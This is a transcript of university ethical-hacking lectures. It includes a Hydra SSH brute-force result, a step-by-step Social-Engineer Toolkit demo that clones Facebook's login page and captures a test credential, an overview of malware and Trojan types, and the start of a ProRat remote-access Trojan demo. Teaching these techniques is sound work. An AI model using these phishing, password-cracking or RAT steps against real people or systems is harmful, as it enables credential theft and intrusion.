system using *ssh* service, *ssh* then username *vyos@192.168.0.51* and welcome to vyos and it asking for the password; password is also *vyos*.

(Refer Slide Time: 38:20)



The screenshot shows a terminal window titled "Terminal" with the command "vyos@vyos:~". The window displays the output of a Hydra attack against an SSH service on host 192.168.0.51. The log shows the attack starting at 2019-09-15 13:47:30, with various warning messages about task limits and restorefiles. It then shows a successful login attempt from the host 192.168.0.51, where the user "vyos" is logging in with the password "vyos". The terminal then shows a root shell prompt on Kali Linux, indicating a successful exploit. Finally, it shows the standard VyOS welcome message and system information.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-09-15 13:47:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 256 login tries (l:1/p:256),
       -16 tries per task
[DATA] attacking ssh://192.168.0.51:22/
[22][sh] host: 192.168.0.51 login: vyos password: vyos
[STATUS] 256.00 tries/min, 256 tries in 00:01h, 7 to do in 00:01h, 10 active
^Croot@kali:~# ssh vyos@192.168.0.51
Welcome to VyOS
vyos@192.168.0.51's password:
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for each module comprising the full system are described in the individual files in /usr/share/doc//copyright.
Last login: Sun Sep 15 16:12:58 2019
vyos@vyos:~$
```

Now, now successfully able to penetrate inside the system 192.168.0.51. In next session I will show you how to crack the password using phishing attack. So, *hydra* is one of the tool which we can use to break the password by using the dictionary attack. Some other tool is also there like *ncrack medusa*. So, you can use any of the tool to attack in a service which is running in the victim machine.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 42
Phishing Attack

In this session, we will discuss about phishing attack, phishing is a technique by which we create a similar web page to the original one with some modification, then upload it to the hosting and access it from anywhere. Whenever victim access this phishing website and enter sensitive and confidential information such as username, password, credit card, debit card number, network credentials and more, then it automatically goes to attacker site. This way one can hack that means, get the username and password of Gmail and Facebook.

(Refer Slide Time: 01:07)



Now, types of phishing. Spear phishing attacks. Spear phishing attack are directed at specific individuals or companies, usually using information specific to the victim that has been gathered to more successfully represent the message as being authentic. Spear phishing email might include references to coworker or executive at the victim's organization as well as the use of the victim's name location or other personal information.

Whaling attacks, whaling attacks are a type of spear phishing attack that specifically target senior executives within an organization often with the objective of stealing large sums those preparing a spear phishing campaign research their victims in detail to create a more genuine message as using information relevant or specific to a target increases the chance of the attack being successful. A typical whaling attack targets an employee with the ability to authorize payments with the phishing message appearing to be a command for an executive to authorize a large payment to a vendor, in fact the payment would be made to the attackers.

Pharming, pharming is a type of phishing that depend on DNS cache poisoning; to redirect users from a legitimate site to a fraudulent one and tricking users into using their login credential to attempt to login to the fraudulent site. Clone phishing attack use previously delivered, but legitimate emails that contained either a link or an attachment. Attackers make a copy or clone up the legitimate email replacing one or more link for attached file with malicious links or malware attachment. Voice phishing, voice phishing also known as vishing. This is basically a form of phishing that occurs over voice communications media including voice over IP, VoIP or post plain old telephone service.

A typical phishing scam uses speech synthesis software to live voicemails to notify the victim of suspicious activity in a bank or credit account and solicits the victim to respond to a malicious phone number to verify his identity. Thus compromising the victims account credential. Now, I am discussing about phishing technique, phishing attack depends on more than simply sending an email to victim and hoping that they click on a malicious link or open a malicious attachment, attacker use a number of technique to entrap their victims.

Java script can be used to replace a picture of a legitimate URL over browsers address bar. The URL revealed by hovering over and embedded link can also be changed by using java script. A variety of linked manipulation technique to treat victims into clicking on the link, kink manipulation is also often referred to as URL hiding and is present in many common types of phishing and used in different ways.

(Refer Slide Time: 05:25)



Now, I will show you how to perform phishing attack using social engineering toolkit.

(Refer Slide Time: 05:35)




Now, open terminal and go to the social engineering tool by typing *setoolkit*.

(Refer Slide Time: 05:47)




Now, go to the option one social engineering attacks.

(Refer Slide Time: 06:00)



Then go to option 2 website attack vector.

(Refer Slide Time: 06:07)



```
File Edit View Search Terminal Help
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.


1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

Now, go to option 3, credential harvester attack method.

(Refer Slide Time: 06:12)



```
File Edit View Search Terminal Help
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.1
01]:
```

And now go to option 2, site cloner. So, *IP address for the POST back in harvester/tabnabbing [192.168.0.101]*. So, basically I am going to host my phishing page and that particular IP address which is my IP address.

(Refer Slide Time: 06:37)

```
root@kali:~# need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.


set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.101]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press [return] if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 88
[*] Information will be displayed to you as it arrives below:
```


Now, enter the URL to clone. Now, I am going to put the URL *www.facebook.com*. So, I am going to create a phishing page of *facebook.com*, ok. So, information will be displayed to you as it arrives below. Now, send your URL, hosted URL to the victim machine by using some other kind of social engineering attack. Now, victim open the phishing page.

(Refer Slide Time: 07:31)



Now, victim open the phishing page in his or her machine. 192.168.0.101; so, it asking for the email and password, password.

(Refer Slide Time: 08:26)



Now, try to login. Now, it will redirect to the actual login page of Facebook, and at the same time the credential already go at the attacker site. Now, check from the attacker machine.

(Refer Slide Time: 08:47)

```
Applications • Places • Terminal • Thu 12:31 •
File Edit View Search Terminal Help.
root@kali:~#
PARAM: _rev=1001194092
PARAM: _s=lw817:bv1bd
POSSIBLE PASSWORD FIELD FOUND: spin b=trunk
POSSIBLE PASSWORD FIELD FOUND: spin r=1001194092
POSSIBLE PASSWORD FIELD FOUND: spin t=1368916893
POSSIBLE USERNAME FIELD FOUND: user=d
PARAM: dpr=1
PARAM: jazaest=2743
PARAM: lsd=AVpn0i3p
PARAM: ph=c3
POSSIBLE USERNAME FIELD FOUND: q={"user": "0", "webSessionId": "(w817:bv1bd", "app_id": "256281040558", "posts": "xw50WlsYZF02Wdcml6ZMrb2RzIix7I|IS4zkiOms1yFuemFplgk805sdWfd690YVc1tWVzc2Fn2KNfcmV]JwL2zWQ[0LsyNv19fx0sMTU200kxMtaZn2MNC4200uMCxudWxsXSzq7wMv|VuJF5jAA04055jAERxY3jpcHR1cGF0aF9jaGFuZ2UBzPRzb3uyT2UFFg10l1vb9na4ucGhW1wPG1Rb2t1b16imKOTcZNDiW1wLZ0VZ0UNIJjuuWxsDRENOKSNGNhXN1I]ojdW5b2Fkg14Y2NzfGFnZRE50X98dXpIjoiahRbcH#6Ly9303cuZmf)2Wvb2s0u29thZYRqENNS45NvwLDE30CFETHRpbWVf3BLmRfym1042FycmF3AeM0dg92X2lkj}o1YryXWIFBB8TXJ0XvEw0C16MZYIMTUuBs0JNyv6WccYN0WVzE1MF9JGABsIQUENjMUDPRzXEl0JEJD8hdW010jE3Mp6ANDYv0M1LDA1MTA1X0a", "snappy": true, "send_method": "beacon", "snappy_ms": 1}, {"webSessionId": "(w817:bv1bd", "posts": [{"categorized_ids": {"2979": {"banzai": {"blue_messages_received": [2]}}, "1560911037347.035, 0, null}}, {"user": "0", "app_id": "256281040558"}, {"webSessionId": "(w817:bv1bd", "posts": [{"categorized_ids": {"2979": {"banzai": {"blue_messages_sent": [5]}}, "1568911037347.095, 0, null}}, {"user": "0", "app_id": "256281040558"}]}, PARAM: ts=1568911037349
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

directory traversal attempt detected from: 192.168.0.100
```

(Refer Slide Time: 09:05)

```
File Edit View Search Terminal Help
[*] POSSIBLE USERNAME FIELD FOUND: email=nptel@gmail.com
[*] POSSIBLE PASSWORD FIELD FOUND: pass=bcd123
```


Now, here is all the details of the victim machine. Wow, record the email id and password. Here is the email id and here is the password, which the victim put at the time of login in the phishing page of Facebook. So, this way by using the phishing attack a hacker can collect the credential like email id and password of the victim.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 43
Malware

(Refer Slide Time: 00:21)




In this session, we will discuss about Malware. And we will cover the following topic, types of malware, types of virus, types of Trojan horse. How to secure yourself from malware? Malware or malicious software is an umbrella term that describes any malicious program or code that is harmful to systems. Hostile, intrusive and intentionally nasty malware seeks to invade, damage or disable computers.

Computer system networks, tablets and mobile devices often gain partial control over device operations, like the human flu, it interferes with normal function. Malware is all about making money although; malware cannot damage the physical hardware of the system or network equipment. It can steal, encrypt or delete your data, alter or hijack core computer functions and spy on your computer activity without your knowledge or permission.

Malware is a program designed to gain access to computer systems normally, for the benefit of some third party without the user's permission. Malware includes computer viruses, worms, Trojan horses, ransomware, spyware and other malicious programs.

(Refer Slide Time: 02:01)



Now, types of malware: Viruses. Now virus is a malicious executable code attached to another executable file. The virus spread when an infected file is passed from system to system. Virus can be harmless or they can modify or delete data. Opening a file can trigger a virus. Once a program virus is active, it will infect other program on the computer.

Worms: Worms replicate themselves on the system attaching themselves to different files and looking for pathways between computers such as, computer network that shares common file storage areas. Worms usually slowdown networks. A virus needs a host program to run but worms can run by themselves. After a worm affects the host, it is able to spread very quickly over the network.

Spyware, its purpose is to steal private information from a computer system for a third party. Spyware collects information and send it to the hacker. Trojan horse: a Trojan horse is malware that carries out malicious operations under the appearance of a desired operation, such as playing and online game. A Trojan horse varies from a virus because that Trojan burying itself to non executable files such as image files, audio files.

Logic bombs: A logic bomb is a malicious program that uses a trigger to activate the malicious code. The logic bomb remains non-functioning until that trigger event happens. Once triggered, a logic bomb implements a malicious code that causes harm to a computer. Cyber security specialist recently discovered logic bomb that attack and

destroy the hardware component in a workstation or server including the cooling fans hard drives and power supplies.

The logic bomb overdrives these devices until they overheat or fail. Ransomware: ransomware grabs the computer system or the data it contains until the victim makes a payment. Ransomware encrypt data in the computer with the key which is unknown to the user. The user has to pay a ransom amount to the criminal to retrieve data. Once the amount is paid, the victim can resume using his or her system.

Back doors: A backdoor bypass the usual authentication used to access a system. The purpose of the backdoor is to grant the cyber criminal future access to the system. Even if the organisation fixes the original vulnerability used to attack the system. Rootkits: A rootkit modifies the operating system to make a backdoor. Attackers then use the backdoor to access the computer distantly.

Most rootkits take advantage of software vulnerabilities to modify system files. Keyloggers: Keyloggers records everything the user type on his or her computer system, to obtain password and other sensitive information and send them to the source of the key logging programme.

(Refer Slide Time: 06:05)

Types of Viruses

- File Virus
- Boot sector Virus
- Macro Virus
- Source code Virus
- Polymorphic Virus
- Encrypted Virus
- Stealth Virus
- Tunneling Virus
- Multipartite Virus
- Armored Virus

Viruses: A virus is a fragment of code embedded in a legitimate program. Viruses are self replicating and a design to infect other programs. They can work havoc in a system

by modifying or destroying files causing system cache and program malfunctions. There are various types of virus are there. File virus, this type of virus infects the system by appending itself to the end of a file.

It changes the start of a program so that the control jumps to its code. After the execution of its code, the control returns back to the main program. Its execution is not even noticed. It is also called parasitic virus, because it leaves no file intact, but also leaves the host functional. Boot sector virus: It infects the boot sector of the system executing every time system is booted.

Executing every time system is booted and before operating system is loaded, it infects other bootable media like floppy disc. These are also known as memory virus as they do not infect file system. Macro virus, unlike most virus which are written in low level language, these are written in high level language like visual basic. These viruses are triggered when a program capable of executing a macro is run.

For example, macro virus can be contained in spreadsheet files. Source code virus, it looks for source code and modifies it to include virus and to help spread it. Polymorphic virus, a virus signature is a pattern that can identify a virus. So, in order to avoid detection by antivirus, a polymorphic virus change each time it is installed. The functionality of virus remain same, but its signature is changed.

Encrypted virus in order to avoid detection by antivirus. This type of viruses exist in encrypted form. It carries a decryption algorithm along with it so the virus first decrypt and then execute. Stealth virus it is a very tricky virus as it changes the code that can be used to detect it. Steals the detection of virus becomes very difficult. For example, it can change the read system call, such that whenever user ask to read a code modified by the virus the original form of code is shown rather than infected code.

Tunnelling virus, these virus attempts to bypass detection any antivirus scanner, by installing itself in the interrupt handler chain interception programs which remain in the background of an operating system and catch viruses become disabled during the course of a tunnelling virus. Similar viruses install themselves in device drivers.

Multipartite virus, these type of virus is able to infect multiple parts of a system including boot sector, memory and files. This makes too difficult, to detect and contain.

Armoured virus, an armoured virus is coded to make it difficult for antivirus to unravel and understand. It uses a variety of techniques to do so. Like, fully antivirus to believe that it lies somewhere else than its real location for using compression to complicate its code.

(Refer Slide Time: 10:34)



Trojan horse: The Trojan horse is not just a single type of virus. It also varies according to its purpose. The cyber criminal can target a specific person or disseminate the Trojan horse of his choice everywhere. This list will make you understand the different types of Trojan horse backdoor. It gives malicious users remote access over the infected computer. They can do whatever they want such as sending, receiving, launching and deleting files, displaying data and rebooting the endpoint.

Exploit, it contains data or code that abuses a vulnerability with an application software that is operating on your endpoint. Rootkit, these are designed to hide certain objects or activities in your system. This can effectively prevent malicious programs from being detected. Trojan banker, its purpose is to steal your account data for online banking system, e-payment system and credit or debit card.

Trojan DDoS, these Trojans can start up the denial of service attack. Not only can it affect endpoints but also websites, by sending multiple requests from your computer and several other infected computers. Trojan downloader, Trojan downloader can download

and install new version of malicious program onto your computer including Trojan and adware.

Trojan dropper, Trojan fake antivirus program copies the activities of antivirus software. They are created to extort money from you in return, they will remove the detection and threat removal, even though the threat that they report are do not actually exist. Trojan game thief if you are into gaming, you know that online gaming can also steal cash from him. Cyber criminal also crafted this Trojan virus which steal user account information from online games.

Trojan ransom, this Trojan can change data on your end point. This can lead to endpoint malfunction. The cyber criminal will demand a ransom. They will only replace your computers performance or unblock your data after you have paid them. Trojan is SMS, Trojan SMS, this Trojan can change data on your end point. This can lead to endpoint malfunction.

The cyber criminal will demand a ransom. They will only replace your computer's performance or unblock your data after you have paid them. Trojan SMS, this Trojan can be changed on your end point. This Trojan can be spread through SMS. Trojan spy, Trojan spy program can spy on how you are using your computer. For example, by tracking the data you enter in your keyboard, taking screenshot or getting a list of running applications. Trojan mailfinder, these robes email addresses from your end point.

(Refer Slide Time: 14:29)

How to Secure Yourself from Malware

- Antivirus
- Up-to-date Security Software
- Avoid Malicious Websites
- Ignore Unknown Emails
- Difficult Passwords
- Firewalls
- In a Nutshell




Now, the question is that how to secure yourself from Trojan horse? Here is a guide to prevent your system for malware. Antiviruses, you can use antiviruses to prevent your system from Trojan horse. A effective antivirus can alert you when there is a suspicious file on your end point. You can start using free branded antivirus offered in the Internet, up to date security software. What is the use of antivirus when it is outdated?.

Update that, when the updates are ready, it will update the software for better virus mitigation; avoid malicious websites. This spread the danger among the community of Internet users. Malicious websites mostly have popup messages that can trick you better stay out of trouble. Ignore unknown emails. When you receive an email from an unknown sender, you can just ignore them and delete them. Trojan also take the form of an email attachment.

Difficult passwords confuse your enemies. Your difficult creative password can save you from a big mess. Firewall, a firewall monitors and controls incoming and outgoing network traffic on a standardized security rule. This another protection for your own defence. In a nutshell, Trojan horse viruses can act various reset task by a cyber criminal. It is better to know, which Trojan horse virus you might encounter to prepare a security plan. Never cybercriminals take advantage of the things you work hard for.


Thank you.

(Refer Slide Time: 16:34)




In this session, I will show you a RAT, remote administrative tool to compromise a victim system. So, now, consider our target system IP address is 192.168.0.106. Now I am using ProRat.

(Refer Slide Time: 17:12)



So, here is my ProRat and open the tool ProRat.


(Refer Slide Time: 17:31)



So, every remote administrative tool have two parts. One is the client part and another one is the server part. So, in attacker machine, the client part is running and in the victim machine we need to run the server part. And after executing the server part in the victim machine, it will connect with the client part which is running in the attacker machine. So, now, we need to create the server part.

